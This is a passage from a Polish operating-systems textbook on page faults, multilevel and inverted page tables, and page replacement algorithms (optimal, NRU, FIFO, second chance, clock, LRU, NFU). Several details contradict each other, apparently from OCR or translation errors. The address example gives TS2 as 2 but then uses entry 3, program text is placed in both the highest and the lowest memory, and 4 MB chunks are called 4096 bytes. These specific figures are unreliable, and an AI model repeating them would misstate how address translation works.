W istocie sprawa jest jeszcze bardziej złożona. Chybienie nie jest tylko miękkie lub twarde. Niektóre chybienia są nieco mniejsze (lub nieco twardsze) niż inne. Dla przykładu założymy, że w wyniku przeszukiwania tablicy stron nie znaleziono strony w tablicy stron procesu i z tego powodu doszło do powstania błędu. Są trzy możliwości. Po pierwsze strona może fizycznie być przechowywana w pamięci, ale nie ma jej w tablicy stron procesu. Strona mogła być np. załączana do pamięci z dysku przez inny proces. W tym przypadku nie ma potrzeby, by sięgać do dysku ponownie. Wystarczy odpowiednio zmapować stronę w tablicy stron. Jest to stosunkowo miękkie chybienie, znane jako *drobny błąd strony* (ang. *minor page fault*). Po drugie może się zdarzyć *poważny błąd strony* (ang. *major page fault*) — gdy zachodzi konieczność sprowadzenia strony z dysku. Po trzecie istnieje możliwość, że w programie nastąpiła próba dostępu do nieprawidłowego adresu i w ogóle nie ma potrzeby dodawania mapowania do bufora TLB. Wówczas system operacyjny zazwyczaj zabija program z powodu *błędu segmentacji* (ang. *segmentation fault*). Tylko w tym przypadku program wykonał nieprawidłową operację. Wszystkie pozostałe błędy są automatycznie naprawiane przez sprzęt i (lub) system operacyjny — kosztem wydajności.

3.3.4. Tabele stron dla pamięci o dużej objętości

Bufory TLB można wykorzystać do przyspieszenia translacji adresów wirtualnych na fizyczne za pośrednictwem mechanizmu tabeli stron w pamięci. Nie jest to jednak jedyny problem, który trzeba rozwiązać. Innym problemem jest sposób postępowania z bardzo dużymi przestrzeniami adresów wirtualnych. Poniżej opiszemy dwa sposoby obsługi tych problemów.


Wielopoziomowe tabele stron

Pierwszym możliwym do zastosowania sposobem jest użycie *wielopoziomowej tabeli stron*. Prosty przykład pokazano na rysunku 3.12. Na rysunku 3.12(a) mamy 32-bitowy adres wirtualny podzielony na 10-bitowe pole *TS1*, 10-bitowe pole *TS2* oraz 12-bitowe pole *Przesunięcie*. Ponieważ przesunięcia mają 12 bitów, strony mają rozmiar 4 kB, a ich liczba wynosi 2^{20} .

Sekret metody z zastosowaniem wielopoziomowej tabeli stron polega na unikaniu utrzymywania wszystkich tabel stron w pamięci przez cały czas. W szczególności nie należy utrzymywać tych stron, które nie są potrzebne. Przypuśćmy dla przykładu, że proces potrzebuje 12 meabajtów pamięci: najwyższe 4 meabajty pamięci na tekst programu, następne 4 meabajty na dane oraz górne 4 meabajty na stos. Pomiędzy górną częścią danych a dolną częścią stosu powstaje gigantyczna luka, która nie jest używana.

Na rysunku 3.12(b) pokazano sposób wykorzystania w tym przykładzie dwupoziomowej tabeli stron. Z lewej strony mamy tabelę stron najwyższego poziomu zawierającą 1024 pozycje — odpowiadają one 10-bitowemu polu *TS1*. Kiedy jednostka MMU otrzymuje adres wirtualny, najpierw wyodrębnia z niego pole *TS1* i wykorzystuje tę wartość jako indeks do tabeli stron najwyższego poziomu. Każda z tych 1024 pozycji reprezentuje 4 MB, ponieważ całą 4-gigabajtową (tzn. 32-bitową) wirtualną przestrzeń adresową podzielono na fragmenty o rozmiarze 4096 bajtów.

Pozycja zlokalizowana poprzez zaindeksowanie tabeli stron najwyższego poziomu zwraca adres lub numer ramki strony tabeli stron drugiego poziomu. Pozycja 0 tabeli stron najwyższego poziomu wskazuje na tabelę stron tekstu programu, pozycja 1 wskazuje na tabelę stron danych, a pozycja 1023 wskazuje na tabelę stron dla stosu. Inne pozycje (zaciemionowane) nie są używane. Pole *TS2* jest wykorzystywane jako indeks do wybranej tabeli stron drugiego poziomu i pozwala znaleźć numer ramki strony dla samej strony.



Rysunek 3.12. (a) Adres 32-bitowy z dwoma polami tablicy stron; (b) dwupoziomowe tablice stron

Dla przykładu rozważmy 32-bitowy adres wirtualny 0×00403004 (dziesiętnie 4 206 596), który występuje przesunięty o 12 292 bajtów na stronie danych. W tym adresie wirtualnym $TS\ 1 = 1$, $TS\ 2 = 2$, a $Przesunięcie = 4$. Jednostka MMU najpierw wykorzystuje fragment $TS1$ w celu zaindeksowania tabeli stron najwyższego poziomu i uzyskuje tam pozycję 1 odpowiadającą adresom od 4 MB do 8 MB. Następnie wykorzystuje $TS2$ w celu zaindeksowania znalezionej przed chwilą tabeli stron drugiego poziomu i wyodrębnia pozycję 3 odpowiadającą adresem od 12288 do 16383 we fragmencie 4 MB (tzn. adresom bezwzględnych od 4 206 592 do 4 210 687). Ta pozycja zawiera numer ramki strony z adresem wirtualnym 0×00403004 . Jeśli tej strony nie ma w pamięci, to bit *Obecna/nieobecna* na odpowiedniej pozycji w tabeli stron ma wartość 0, co powoduje błąd braku strony. Jeśli strona jest w pamięci, to numer ramki strony pobrany z tabeli stron drugiego poziomu jest łączony z przesunięciem i (4) tworzy adres fizyczny. Ten adres jest umieszczany na magistrali i przesyłany do pamięci.

Interesujące w sytuacji przedstawionej na rysunku 3.12 jest to, że chociaż przestrzeń adresowa zawiera ponad milion stron, to są potrzebne tylko cztery tabele stron: tabela najwyższego poziomu oraz tabele drugiego poziomu od 0 do 4 MB (dla tekstu programu), 4 MB do 8 MB (dla danych) oraz najwyższe 4 MB (dla stosu). Bity *Obecna/nieobecna* na 1021 pozycjach tabeli stron najwyższego poziomu są ustawione na 0, co powoduje błąd braku strony w przypadku próby dostępu. Jeśli coś takiego się zdarzy, system operacyjny zauważa, że proces próbuje

odwoływać się do pamięci, do której nie powinien się odwoływać, i podejmie stosowne działania — np. wyśle sygnał lub zniszczy proces. W tym przykładzie wybrałem okrągłe liczby dla różnych rozmiarów oraz wartość $TS1$ równą $TS2$, ale w rzeczywistości oczywiście są możliwe także inne liczby.

Dwupoziomowy system tabeli stron z rysunku 3.12 można rozwiniąć do trzech, czterech lub większej liczby poziomów. Dodatkowe poziomy dają większą elastyczność. Przykładowo 32-bitowy procesor Intel 80386 (pojawił się na rynku w 1985 roku) był w stanie zaadresować do 4 GB. Do tego celu wykorzystywał dwupoziomową tabelę stron. Składała się ona z *katalogu stron*. Pozycje tego katalogu wskazywały na tablice stron, a te na właściwe ramki stron o rozmiarze 4 kB. Zarówno katalog stron, jak i tablice stron zawierały po 1024 pozycje, co daje łącznie $2^{10} \times 2^{10} \times 2^{12} = 2^{32}$ adresowalnych bajtów.

Dziesięć lat później w procesorze Pentium Pro wprowadzono kolejny poziom: *tablicę wskaźników katalogu stron* (ang. *page directory pointer table*). Ponadto rozszerzono każdy wpis na wszystkich poziomach hierarchii tablicy stron z 32 do 64 bitów. Dzięki temu stało się możliwe zaadresowanie pamięci powyżej granicy 4 GB. Ponieważ tabela wskaźników katalogu stron zawierała tylko 4 pozycje, 512 w każdym katalogu stron i 512 w każdej tablicy stron, całkowita ilość pamięci możliwa do zaadresowania nadal była ograniczona do maksymalnie 4 GB. Gdy do rodziny x86 dodano właściwe wsparcie adresacji 64-bitowej (pierwotnie przez AMD), dodatkowy poziom mógł być nazwany „wskaźnikiem tabeli wskaźników katalogów stron” lub w podobnie okropny sposób. Pozostawałoby to w idealnej zgódzie z konwencjami nazewnictwa stosowanymi przez producentów układów. Na szczęście zrezygnowano z takiej nazwy. Alternatywą było powstanie terminu *mapa strony poziomu 4* (ang. *page map level 4*). Ta nazwa być może również nie jest zbyt chwytnią, ale jest przynajmniej krótka i nieco bardziej zrozumiała. W każdym razie te procesory korzystają teraz ze wszystkich 512 wpisów we wszystkich tabelach, co pozwala na zaadresowanie $2^9 \times 2^9 \times 2^9 \times 2^9 \times 2^{12} = 2^{48}$ bajtów. Móglby powstać kolejny poziom, ale prawdopodobnie założono, że 256 TB wystarczy na jakiś czas.

Odwrócone tabele stron

Alternatywą dla coraz większych poziomów hierarchii stronicowania jest mechanizm znany jako *odwrócone tablice stron* (ang. *inverted page tables*). Po raz pierwszy użyto ich w takich procesorach jak PowerPC, UltraSPARC i Itanium (czasami nazywanym „Itanic” — ze względu na to, że nigdy nie odniósł takiego sukcesu, jakiego spodziewano się po nim w firmie Intel). W tej konfiguracji istnieje po jednej pozycji na ramkę strony w pamięci fizycznej zamiast po jednej pozycji na ramkę przestrzeni adresów wirtualnych. Przykładowo przy 64-bitowych adresach wirtualnych, stronach o objętości 4 kB i 1 GB pamięci RAM odwrócona tabela stron wymaga tylko 262 144 pozycji. Pozycja zawiera informacje o tym, która para (proces, strona wirtualna) jest zlokalizowana w ramce strony.

Chociaż odwrócone tabele stron pozwalają na zaoszczędzenie dużej ilości miejsca, zwłaszcza kiedy wirtualna przestrzeń adresowa jest znacznie większa od pamięci fizycznej, mają również istotną wadę: translacja adresów wirtualnych na fizyczne staje się znacznie bardziej skomplikowana. Kiedy proces n odwołuje się do strony wirtualnej p , sprzęt nie może znaleźć strony fizycznej przy użyciu p jako indeksu do tabeli stron. Zamiast tego musi przeszukiwać całą odwróconą tabelę stron w poszukiwaniu pozycji (n, p) . Co więcej, takie wyszukiwanie należy przeprowadzić dla każdego odwołania do pamięci, a nie tylko dla błędów braku stron. Przeszukiwanie tabeli o rozmiarze 256 kB dla każdego odwołania do pamięci nie jest dobrym sposobem na to, aby komputer stał się szczególnie szybki.

Sposobem na rozwiązywanie tego dylematu jest wykorzystanie bufora TLB. Jeśli w buforze TLB można zapisać wszystkie często wykorzystywane strony, przekształcenie może być wykonywane równie szybko, jak w przypadku standardowych tabel stron. Jednak w przypadku chybionego odwołania do bufora TLB trzeba programowo przeszukiwać odwróconą tabelę stron. Jednym z możliwych sposobów realizacji tego wyszukiwania jest utrzymywanie tablicy skrótów (ang. *hash table*) uporządkowanej według skrótów adresów wirtualnych. Wszystkie wirtualne strony znajdujące się aktualnie w pamięci o tym samym skrócie są łączone ze sobą w łańcuchach w sposób pokazany na rysunku 3.13. Jeśli tablica skrótów będzie miała tyle samo miejsc, ile fizycznych stron ma komputer, to średni łańcuch będzie miał długość tylko jednej pozycji, co znacznie przyspieszy odwzorowywanie. Po znalezieniu numeru ramki strony do bufora TLB jest wprowadzana nowa para (adres wirtualny, adres fizyczny).



Rysunek 3.13. Porównanie tradycyjnej tabeli stron z odwróconą tabelą stron

Odwrócone tabele stron są powszechnie stosowane w maszynach 64-bitowych, ponieważ nawet przy bardzo dużym rozmiarze strony liczba pozycji w tabeli stron jest olbrzymia. I tak przy stronach o rozmiarze 4 MB i 64-bitowych adresach wirtualnych potrzeba 2^{42} pozycji w tabeli stron. Inne sposoby obsługi pamięci wirtualnych o dużych rozmiarach można znaleźć w [Talluri et al., 1995].

3.4. ALGORYTMY ZASTĘPOWANIA STRON

Kiedy wystąpi błąd braku strony, system operacyjny musi wybrać stronę do wysłania na dysk (usunięcia z pamięci) po to, by zrobić miejsce na stronę wchodząą. Jeśli strona przeznaczona do usunięcia została zmodyfikowana w czasie, gdy była przechowywana w pamięci, trzeba ją ponownie zapisać na dysk, tak aby kopia przechowywana na dysku była aktualna. Jeśli jednak strona nie była modyfikowana (np. gdy zawiera tekst programu), to kopia na dysku jest już aktualna, zatem nie ma potrzeby jej ponownego zapisywania. Strona wczytywana z dysku po prostu nadpisuje stroną usuwaną z pamięci.

Chociaż istnieje możliwość wybrania losowej strony do usunięcia z pamięci przy każdym błędzie braku strony, wydajność systemu będzie znacznie lepsza, jeśli zostanie wybrana strona, która nie jest zbyt często wykorzystywana. W przypadku usunięcia często wykorzystywanej strony istnieje prawdopodobieństwo, że okaże się ona potrzebna w niedalekiej przyszłości, co

będzie się wiązało z dodatkowym obciążeniem. Zagadnienie opracowania algorytmów zastępowania stron było przedmiotem wielu prac — zarówno teoretycznych, jak i praktycznych. Poniżej opisujemy niektóre z najważniejszych algorytmów.

Warto zwrócić uwagę, że problem „zastępowania stron” występuje również w innych obszarach branży komputerowej. Przykładowo większość komputerów posiada jeden (lub kilka) bank pamięci podręcznej składający się z ostatnio używanych 32- lub 64-bajtowych bloków pamięci. Kiedy pamięć podręczna się zapełni, trzeba wybrać jakiś blok do usunięcia. Jest to dokładnie taki sam problem, jak ten dotyczący zastępowania stron — tyle że w krótszej skali czasowej (trzeba go zrealizować w ciągu kilku nanosekund, a nie milisekund, jak w przypadku zastępowania stron). Krótszy czas wynika z tego, że sytuacje chybienia bloków pamięci podręcznej są obsługiwane z pamięci głównej, gdzie nie występują opóźnienia związane z ustawianiem głowicy oraz obrotami dysku.

Innym przykładem jest serwer WWW. Serwer może utrzymywać określona liczbę często wykorzystywanych stron WWW w pamięci podręcznej. Jeśli jednak pamięć podręczna się zapełni i nastąpi odwołanie do nowej strony, trzeba podjąć decyzję o tym, którą stronę WWW usunąć z pamięci. Problemy z tym związane są bardzo podobne do przypadku stron w pamięci wirtualnej, poza tym, że strony WWW nigdy nie są modyfikowane w pamięci podręcznej, zatem zawsze jest dostępna świeża kopia na dysku. W systemie pamięci wirtualnej strony w pamięci głównej mogą być „czyste” lub „zabrudzone”.

We wszystkich algorytmach zastępowania stron, które przestudujemy poniżej, pojawia się pewien problem: kiedy strona ma być usunięta z pamięci, to czy musi to być jedna ze stron należących do procesu, który spowodował błąd braku strony, czy też może to być strona należąca do innego procesu? W pierwszym przypadku ograniczamy każdy proces do stałej liczby stron, w drugim nie ma takiego ograniczenia. Obie możliwości są prawdopodobne. Do tego zagadnienia powrócimy w punkcie 3.5.1.

3.4.1. Optymalny algorytm zastępowania stron

Najlepszy możliwy algorytm zastępowania stron jest łatwy do opisania, ale niemożliwy do zaimplementowania. Oto sposób, w jaki działa. Kiedy zachodzi błąd braku strony, w pamięci znajduje się pewien zbiór stron. Do jednej z tych stron nastąpi odwołanie w następnej instrukcji (strony zawierającej tę instrukcję). Odwołanie do innych stron może nastąpić za 10, 100 lub nawet 1000 instrukcji później. Każdą stronę można oznaczyć etykietą w postaci liczby instrukcji, które będą wykonane, zanim nastąpi pierwsze odwołanie do tej strony.

Zgodnie z zasadami optymalnego algorytmu zastępowania stron, z pamięci powinna być usunięta strona o najwyższej wartości etykiety. Jeśli jedna strona nie będzie używana przez następnych 8 milionów instrukcji, a inna nie będzie używana przez 6 milionów instrukcji, usunięcie tej pierwszej odsuwa możliwość wystąpienia błędu braku strony tak daleko w przyszłość, jak to możliwe. Komputery, podobnie jak ludzie, próbują odkładać nieprzyjemne rzeczy tak długo, jak mogą.

Jedyny problem z tym algorymem polega na tym, że jest on niewykonalny. W momencie wystąpienia błędu braku strony system operacyjny nie ma możliwości uzyskania informacji o tym, kiedy nastąpi kolejne odwołanie do każdej ze stron (z podobną sytuacją zetknęliśmy się wcześniej w odniesieniu do algorytmu szeregowania „najpierw najkrótsze zadanie” — w jaki sposób system może stwierdzić, które zadanie jest najkrótsze?). Pomimo tego problemu, dzięki uruchomieniu programu na symulatorze i prześledzeniu wszystkich odwołań do strony, można zaimplementować algorytm zastępowania stron przy *drugim* przebiegu przy użyciu informacji o odwołaniach do stron pobranych przy *pierwszym* przebiegu.

Dzięki temu można porównać wydajność wykonanego algorytmu z najlepszym możliwym. Jeśli system operacyjny osiągnie wydajność, np. 1% gorszą od wydajności algorytmu optymalnego, wysiłek poświęcony na szukanie lepszego algorytmu przyniesie co najwyżej jednoprocentową poprawę.

W celu uniknięcia ewentualnych niejasności należy wyraźnie stwierdzić, że rejestr odwołań do stron odnosi się tylko do jednego programu, dla którego wykonano pomiar — i to tylko dla jednego, konkretnego zestawu danych wejściowych. W związku z tym algorytm zastępowania stron zaimplementowany tą metodą dotyczy tylko tego jednego programu i jednego konkretnego zestawu danych wejściowych. Chociaż taka metoda jest przydatna do oceny algorytmów zastępowania stron, nie ma zastosowania w praktycznych systemach. Poniżej opiszemy algorytmy, które są przydatne w praktycznych systemach.

3.4.2. Algorytm NRU

Aby umożliwić systemowi operacyjnemu pobieranie użytecznych statystyk dotyczących wykorzystania stron, większość komputerów używających pamięci wirtualnych wykorzystuje dwa bity statusowe powiązane z każdą stroną — R i M . Bit R jest ustawiany za każdym razem, kiedy następuje odwołanie do strony (odczyt albo zapis). Bit M jest ustawiany za każdym razem, kiedy następuje zapis strony (tzn. jej modyfikacja). Bity są zapisane pod każdą pozycją w tabeli stron, tak jak pokazano na rysunku 3.11. Należy zdać sobie sprawę z tego, że bity te muszą być aktualizowane przy każdym odwołaniu do pamięci, w związku z tym istotne znaczenie ma to, by były ustawiane przez sprzęt. Kiedy bit zostanie ustawiony na 1, ma tę wartość tak długo, aż system operacyjny ją zresetuje.

Jeśli sprzęt nie posiada wymienionych bitów, można je zasymulować za pomocą mechanizmów systemu operacyjnego — błędu braku strony (ang. *page fault*) — i przerwań zegarowych. W momencie uruchamiania procesu wszystkie pozycje w tabeli stron, związane z tym procesem, zawierają informację, że strony znajdują się poza pamięcią. Odwołanie do dowolnej strony spowoduje wystąpienie błędu braku strony. Wówczas system operacyjny ustawia bit R (w swoich wewnętrznych tabelach), modyfikuje odpowiadającą tej stronie pozycję w tabeli stron na tryb TYLKO DO ODCZYTU, a następnie wznawia instrukcję. Jeśli następnie strona zostanie zmodyfikowana, wystąpi kolejny błąd braku strony. Pozwoli to systemowi operacyjnemu na ustawienie bitu M i zmianę trybu strony na ODCZYT/ZAPIS.

Bity R i M można wykorzystać do stworzenia prostego algorytmu stronicowania w następujący sposób. Kiedy proces zaczyna działanie, system operacyjny ustawia oba bity dla wszystkich stron procesu na wartość 0. Okresowo (np. przy każdym przerwaniu zegara) bit R jest zerowany w celu odróżnienia stron, do których nie było odwołań, od tych, do których odwołania były.

Kiedy wystąpi błąd braku strony, system operacyjny bada wszystkie strony i dzieli je na cztery kategorie na podstawie bieżących wartości bitów R i M .

Klasa 0: strony, do których nie było odwołań, niemodyfikowane.

Klasa 1: strony, do których nie było odwołań, zmodyfikowane.

Klasa 2: strony, do których były odwołania, niemodyfikowane.

Klasa 3: strony, do których były odwołania, zmodyfikowane.

Chociaż na pierwszy rzut oka może się wydawać, że istnienie stron klasy 1. jest niemożliwe, strony takie występują w przypadku, gdy przerwanie zegara wyczyszcza bit R stronom klasy 3. Przerwania zegara nie powodują wyczyszczenia bitu M , ponieważ informacje te są potrzebne do stwierdzenia, czy stronę należy ponownie zapisać na dysk, czy nie. Wyzerowanie bitu R bez wyzerowania bitu M prowadzi do powstania strony klasy 1.

Algorytm **NRU** (od ang. *Not Recently Used*) usuwa losowo stronę z niepustej klasy o jak najniższym numerze. W tym algorytmie obowiązuje niejawna zasada, zgodnie z którą lepiej jest usunąć zmodyfikowaną stronę, do której nie było odwołań co najmniej w ciągu ostatniego taktu zegara (zazwyczaj około 20 ms), niż usunąć stronę, która jest wykorzystywana często. Głównymi zaletami algorytmu NRU jest to, że jest ona łatwa do zrozumienia, umiarkowanie wydajna do zaimplementowania oraz gwarantuje wydajność, która choć nie jest optymalna, to można ją zaakceptować.

3.4.3. Algorytm FIFO

Innym algorytmem o niskich kosztach obliczeniowych jest **FIFO** (od ang. *First-In, First-Out* — pierwszy wchodzi, pierwszy wychodzi). W celu zilustrowania sposobu działania tego algorytmu wyobraźmy sobie supermarket, w którym jest wystarczająco dużo półek, aby pokazać dokładnie k różnych produktów. Pewnego dnia jakaś firma zaoferowała dostarczenie do sprzedaży nowego produktu żywnościowego — błyskawicznego mrożonego jogurtu organicznego, który można przygotować do spożycia w kuchence mikrofalowej. Produkt odniósł natychmiastowy sukces, zatem nasz ograniczony supermarket musiał pozbyć się jakiegoś starego produktu, aby móc zacząć sprzedawać nowy towar.

Jedna z możliwości polega na znalezieniu produktu, który znajdował się w ofercie supermarketu najdłużej (czyli towaru sprzedawanego już 120 lat temu), i gruntownym pozbyciu się go w taki sposób, by nikt się więcej nim nie interesował. W efekcie supermarket utrzymuje listę jednokierunkową wszystkich aktualnie sprzedawanych produktów uporządkowaną w kolejności, w jakiej pojawiały się w ofercie. Nowy produkt jest umieszczany na końcu listy, natomiast produkt z początku listy zostaje odrzucony.


Tę samą ideę można zastosować w algorytmie zastępowania stron. System operacyjny utrzymuje listę wszystkich stron, które aktualnie znajdują się w pamięci, przy czym strony dodane jako ostatnie znajdują się na końcu, natomiast te dodane najwcześniej — na początku. W przypadku wystąpienia błędu braku strony strona znajdująca się na początku listy jest usuwana, a nowa strona jest umieszczana na końcu listy. W odniesieniu do sklepu zastosowanie algorytmu FIFO może doprowadzić do usunięcia wosku do wąsów, ale także mąki, soli czy masła. W przypadku komputerów występuje ten sam problem: najstarsza strona w dalszym ciągu może być potrzebna. Z tego powodu algorytm FIFO w klasycznej postaci jest rzadko używany.

3.4.4. Algorytm drugiej szansy

Prosta modyfikacja algorytmu FIFO, która zapewnia uniknięcie problemu wyrzucenia często używanej strony, polega na zbadaniu bitu R najstarszej strony. Jeżeli ma on wartość 0, oznacza to, że strona jest nie tylko stara, ale i nieużywana, zatem zostaje zastąpiona natychmiast. Jeśli bit R ma wartość 1, jest on zerowany, a strona zostaje umieszczona na końcu listy stron. W tym przypadku czas jej załadowania jest aktualizowany do takiej wartości, jakby strona właśnie została dodana do pamięci. Następnie wyszukiwanie jest kontynuowane.

Działanie tego algorytmu, zwanego *algorytmem drugiej szansy*, pokazano na rysunku 3.14. Na rysunku 3.14(a) widzimy strony od A do H zapisane na jednokierunkowej liście i posortowane według czasu ich załadowania do pamięci.

Przypuśćmy, że błąd braku strony zajdzie w momencie 20. Najstarszą stroną jest A , którą załadowano do pamięci w momencie 0, czyli gdy proces się rozpoczął. Jeśli bit R strony A jest




Rysunek 3.14. Działanie algorytmu drugiej szansy: (a) strony posortowane w porządku FIFO; (b) lista stron w przypadku, gdy błąd braku strony zajdzie w momencie 20, a strona A będzie miała ustawiony bit R; liczby powyżej stron oznaczają ich czasy ładowania

wyzerowany, strona ta zostanie usunięta z pamięci. Może to się odbyć poprzez zapisanie jej na dysk (jeśli jest „zabrudzona”) lub porzucenie (jeśli jest „czysta”). Z drugiej strony, jeśli bit R jest ustawiony, strona A zostanie umieszczona na końcu listy, a jej „czas załadowania” zostanie zresetowany do chwili bieżącej (20). Bit R również zostanie wyzerowany. Wyszukiwanie odpowiednich stron będzie kontynuowane dla strony B.

W algorytmie drugiej szansy wyszukiwana jest stara strona, do której nie było odwołania w ostatnim przedziale czasowym. Jeśli do wszystkich stron były odwołania, algorytm drugiej szansy degeneruje się do klasycznego algorytmu FIFO. W szczególności wyobraźmy sobie, że wszystkie strony z rysunku 3.15(a) mają ustawione bity R. System operacyjny będzie po kolei przenosił strony na koniec listy, zerując bit R za każdym razem, kiedy strona zostanie dodana na koniec listy. Ostatecznie powróci do strony A, która teraz ma wyzerowany bit R. W tym momencie strona A zostaje usunięta z pamięci. Tak więc algorytm zawsze się zakończy.

3.4.5. Algorytm zegarowy

Chociaż algorytm drugiej szansy jest sensowny, ma niepotrzebnie obniżoną wydajność poprzez ciągłe przemieszczanie stron na liście. Lepszym podejściem jest utrzymywanie wszystkich ramek stron na liście cyklicznej w formie zegara, tak jak pokazano na rysunku 3.15. Wskazówka pokazuje najstarszą stronę.



Rysunek 3.15. Algorytm zegarowy zastępowania stron

Kiedy nastąpi błąd braku strony, analizowana jest strona pokazywana przez wskazówkę. Jeśli jej bit R jest ustawiony na 0, strona jest usuwana z pamięci, a nowa strona jest wstawiana do zegara na jej miejsce, natomiast wskazówka przesuwa się o jedną pozycję. Jeśli bit R ma wartość 1, jest zerowany, a wskazówka jest przesuwana do następnej strony. Proces powtarza się do momentu znalezienia strony, dla której bit $R = 0$. Nic dziwnego, że ten algorytm nosi nazwę *algorytmu zegarowego*.

3.4.6. Algorytm LRU

Dobre przybliżenie algorytmu optymalnego bazuje na obserwacji, że strony, które były często używane w ostatnich kilku instrukcjach, prawdopodobnie będą również często używane w następnych kilku. Z kolei strony, których nie używano od dłuższego czasu, prawdopodobnie pozostaną nieużywane przez długi czas. Obserwacja ta sugeruje następujący algorytm: kiedy wystąpi błąd braku strony, wyrzucana jest strona, która była nieużywana najdłużej. Strategia ta nazywa się stronicowaniem **LRU** (od ang. *Least Recently Used*).

Chociaż algorytm LRU jest teoretycznie wykonalny, nie jest tani. Aby go w pełni zaimplementować, konieczne okazuje się utrzymywanie jednokierunkowej listy wszystkich stron w pamięci, przy czym ostatnio używane strony znajdują się na początku listy, natomiast najdawniej używane strony na jej końcu. Trudność polega na tym, że lista musi być aktualizowana przy każdym odwołaniu do pamięci. Znalezienie strony na liście, usunięcie jej, a następnie przesunięcie jej na początek jest bardzo czasochłonną operacją, nawet jeśli zostaje ona wykonana sprzętowo (przy założeniu, że można budować taki sprzęt).

Istnieją jednak inne sposoby implementacji algorytmu LRU za pomocą specjalnego sprzętu. Rozważmy najpierw najprostszy sposób. Metoda ta wymaga wyposażenia sprzętu w 64-bitowy licznik — C — który jest automatycznie inkrementowany po każdej instrukcji. Co więcej, każda pozycja tabeli stron musi także zawierać pole o rozmiarach wystarczających do zapisania licznika. Przy każdym odwołaniu do pamięci bieżąca wartość licznika C jest zapisywana pod pozycją tabeli stron, do której właśnie nastąpiło odwołanie. Kiedy wystąpi błąd braku strony, system operacyjny analizuje wszystkie liczniki w tabeli stron, aby znaleźć tę, która ma najniższą wartość. To jest właśnie strona, która była używana najdawniej.

3.4.7. Programowa symulacja algorytmu LRU

Chociaż obydwa poprzednie algorytmy LRU są (co do zasady) realizowalne, istnieje bardzo niewiele komputerów (jeśli w ogóle takie istnieją), które miałyby wymagany sprzęt. W związku z tym potrzebne jest rozwiązanie, które można by zaimplementować programowo. Jedną z możliwości jest zastosowanie algorytmu **NFU** (od ang. *Not Frequently Used*). Algorytm ten wymaga licznika programowego powiązanego z każdą ze stron, który początkowo ma wartość zero. Przy każdym przerwaniu zegara system operacyjny skanuje wszystkie strony w pamięci. Dla każdej strony do licznika jest dodawany bit R (o wartości 0 lub 1). Liczniki kontrolują to, jak często następują odwołania do każdej strony. Kiedy nastąpi błąd braku strony, do zastąpienia wybierana jest strona o najmniejszej wartości licznika.

Główny problem w przypadku algorytmu NFU polega na tym, że algorytm ten nigdy niczego nie zapomina. Przykładowo w przypadku wieloprzebiegowego kompilatora strony często używane podczas przebiegu 1. mogą w dalszym ciągu mieć wysoką wartość licznika w dalszych przebiegach. Jeśli pierwszy przebieg ma najdłuższy czas wykonania spośród wszystkich przebiegów, to strony zawierające kod dla kolejnych przebiegów mogą zawsze mieć niższą wartość licznika.

od stron z przebiegu 1. W konsekwencji system operacyjny będzie usuwał przydatne strony, zamiast stron, które nie są już używane.

